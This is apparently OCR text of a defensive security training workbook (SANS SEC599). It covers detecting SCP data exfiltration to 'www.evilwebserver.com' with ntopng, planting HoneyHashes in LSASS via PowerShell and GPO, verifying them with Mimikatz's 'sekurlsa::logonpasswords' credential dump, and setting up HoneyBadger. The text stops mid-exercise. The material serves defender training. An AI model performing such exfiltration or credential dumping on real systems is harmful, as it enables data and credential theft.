
13. **Scenario 3 - Exfiltrate data using SCP**

Finally, we will now exfiltrate some information in encrypted fashion using SCP. We will open WinSCP (you can find it on the desktop) and connect to www.evilwebserver.com.

You should introduce the following details:

- Host: www.evilwebserver.com
- Username: root
- Password: sec599

Once the transfer window is opened, please configure the left window (local) to "Desktop". From the "Desktop", drag and drop the "exfil.7z" file to the remote window.




14. Scenario 3 - Review settings in ntopng

Finally, we will now refresh (F5) the matrix in ntopng and we should see a number of interesting items:

- There is a "new" host called "www" which is directly being talked to by 192.168.10.16 (unusual, as most traffic traverses the proxy / pfSense);
- The volume is rather high compared to the usual traffic that was being generated.

Feel free to play around with some of the other views in ntopng and see whether you can detect other areas of interest.

The objective of this lab was to show you a few techniques you could investigate to detect data exfiltration. As already indicated in the course however, there is no silver bullet here... Furthermore, the rise of cloud-based services is making detection of data exfiltration on the network-level increasingly difficult!



This page intentionally left blank.

SEC599-5.2: Exercise - Making your honeypot irresistibly sweet

Objective

The following are high-level exercise steps:

- Testing & analyzing the HoneyHash concept;
- Implementing HoneyHashes in our environment using GPOs;
- Configuring & testing HoneyBadger.

Scenario

Virtual Machines

1. SEC599-C01 - Kali
2. SEC599-C01 - Firewall
3. SEC599-C01 - Windows
4. SEC599-C01 - DomainController
5. SEC599-C01 - Ubuntu01

Exercise 1 : SEC599-5.2

Throughout this lab, we will introduce two interesting cyber deception techniques, both focused on tricking the adversary in our network. First, we will introduce & implement the concept of a HoneyHash. Afterwards, we will deploy a HoneyBadger web site to track potential adversaries.

High-level exercise steps:

- Testing & analyzing the HoneyHash concept;
- Implementing HoneyHashes in our environment using GPOs;
- Configuring & testing HoneyBadger.

1. **Authenticate to Windows workstation**

   As a first step, let's authenticate to our Windows workstation using the following credentials:


   - Username: nick.fury
   - Password: Awesomesauce123

2. **Review New-HoneyHash.ps1**

   Right-click the "New-HoneyHash.ps1" script that is stored on the Desktop and open it using "Edit with Notepad++". Should you receive a message about possible Notepad++ updates, please ignore this by clicking ""Cancel". The script is well-documented and explains its purpose: it will inject a fake credential in the LSASS process, thereby tricking Mimikatz users.

   Take your time to read through the script if you want to better understand what it's

doing...



3. **Test New-HoneyHash.ps1**

   In order to test the "HoneyHash" technique, please open up an "elevated" powershell prompt by right-clicking the powershell icon in the taskbar and selecting "Run as Administrator". You can provide the following credentials:

   - Username: .\student-localadmin
   - Password: sec599

   Within the Powershell prompt, please change to the following directory:

   - C:\Users\nick.fury\Desktop


   Once inside the Desktop, please run the following commands:

   PS C:\users\nick.fury\Desktop> Import-Module .\New-HoneyHash.ps1
   PS C:\users\nick.fury\Desktop> New-HoneyHash

   Provide the following values:

   - Domain: SYNCTECHLABS
   - Username: svcadmin
   - Password: svcadmin2017

   Upon successful completion, you should receive a message indicating the hash was successfully injected into LSASS.



4. **Confirm effectiveness using Mimikatz**

   Let's now confirm the presence of our honey hash in LSASS. What better tool than Mimikatz to try extracting credentials from our very own LSASS :)

   We can invoke Mimikatz as follows:

   - Right-click the command prompt icon, right-click "Command Prompt" and select "Run as Administrator"
   - Provide administrative credentials:
     - Username: .\student-localadmin
     - Password: sec599

   In the command prompt, please navigate to the following directory:

   - C:\users\nick.fury\Desktop\Mimikatz\x64\

   Run the following command:

   C:\users\nick.fury\Desktop\Mimikatz\x64\> mimikatz
   privilege::debug sekurlsa::logonpasswords

   This will generate a large output, which you will now have to carefully inspect. Somewhere inside the output you should find a hash for a user "svcadmin", which is the fake hash we just generated!

5. **Taking it a step further - GPO madness!**

   Did someone say enterprise-wide honey hashes?! We've prepared a .bat script that can be added as a "Startup" script to generate a honey token whenever a computer in the domain starts up.

   Feel free to have a look, you can find the script here:

   \\DC\sysvol\synctechlabs.com\Honeytokens\plant.bat


   You will notice we are planting a honeyhash for a fake user acount called "backupadmin". If you are pondering implementing such a setup yourself, it's probably a good idea to not call the folder "Honeytokens" :)

   In order to implement the script, let's switch to our domain controller! Let's authenticate to the domain controller using the following credentials:

   - Username: Administrator
   - Password: Sec599

   In the Server Manager, click "Tools" -> "Group Policy Management". Within the Group Policy Management, drill down as follows:

   - Forest: synctechlabs.com
   - Domains
   - synctechlabs.com
   - Default Domain Policy (right-click -> "Edit...")




6. **Browsing the startup scripts**

Within the Group Policy Management Editor, we will now open the "Startup" scripts location, where we will add a .bat script we developed for the honey hashes. You can browse the structure in the following way:

- Computer Configuration
- Policies
- Windows Settings
- Scripts (Startup/Shutdown)

Right-click "Startup" and select "Properties".




7. **Add the startup script**

   Within the Startup script window, click "Add..." and configure the script name as:

   \\DC\sysvol\synctechlabs.com\Honeytokens\plant.bat

   Confirm the changes you made by clicking "OK" and "OK" again.



8. **Reboot Windows workstation**

   Now, let's switch back to our Windows workstation and reboot the machine.

9. **Authenticate to workstation & run Mimikatz**

   Once the system has rebooted, please authenticate using the following credentials:

   - Username: nick.fury
   - Password: Awesomesauce123

   Once authenticated, launch an elevated command-prompt using the following credentials:

   - Username: .\student-localadmin
   - Password: sec599

   Within the command prompt, navigate to the following directory:

   - C:\Users\nick.fury\Desktop\Mimikatz\x64

   Inside the folder, run Mimikatz again by specifying the following command

   C:\Users\nick.fury\Desktop\Mimikatz\x64> mimikatz privilege::debug sekurlsa::logonpasswords

   As a result you will notice that an entry is listed in the output for the "backupadmin" account. As anyone using this account has stolen it from memory (or has been messing about in your GPO's), you can now treat any related activity as suspicious...

10. **Introducing HoneyBadger**

    Next up, we'd like to introduce HoneyBadger (by lanmaster53), which is a tool designed to keep track of visits to a "lure" web site. HoneyBadger is part of the ADHD project (Active Defense Harbinger Distribution). From it's official website:

    ADHD is a Linux distro based on Ubuntu LTS. It comes with many tools aimed at active defense preinstalled and configured. The purpose of this distribution is to aid defenders by giving them tools to "strike back" at the bad guys.

    We have installed the base HoneyBadger files on one of our internal hosts. We'll now configure it and perform a short demonstration to see how we could possibly use it!

11. **Open Putty session to 192.168.20.10**

    As a first step, we'll open a Putty session and connect to 192.168.20.10. You can find the Putty shortcut on the desktop. You can use the following details:

    - Host: 192.168.20.10
    - Username: sec599
    - Password: sec599

    If you are presented with a security warning from Putty, you can safely ignore it and continue connecting to our system. Once the session is open, switch to the /home/sec599/honeybadger/server folder using the following command:

    sec599@webmail~$ cd /home/sec599/honeybadger/server

12. **Initialize HoneyBadger**


    We will now initialize HoneyBadger by running the following commands:

    sec599@webmail:~/honeybadger/server$ python

    >>> import honeybadger
    >>> honeybadger.initdb("sec599","sec599")
    >>> quit()

    sec599@webmail:~/honeybadger/server$ python honeybadger.py


    Using the commands above, we've initialized the HoneyBadger database with username "sec599" and password "sec599". After this, we've launched the honeybadger web interface.



13. **Open HoneyBadger web interface**

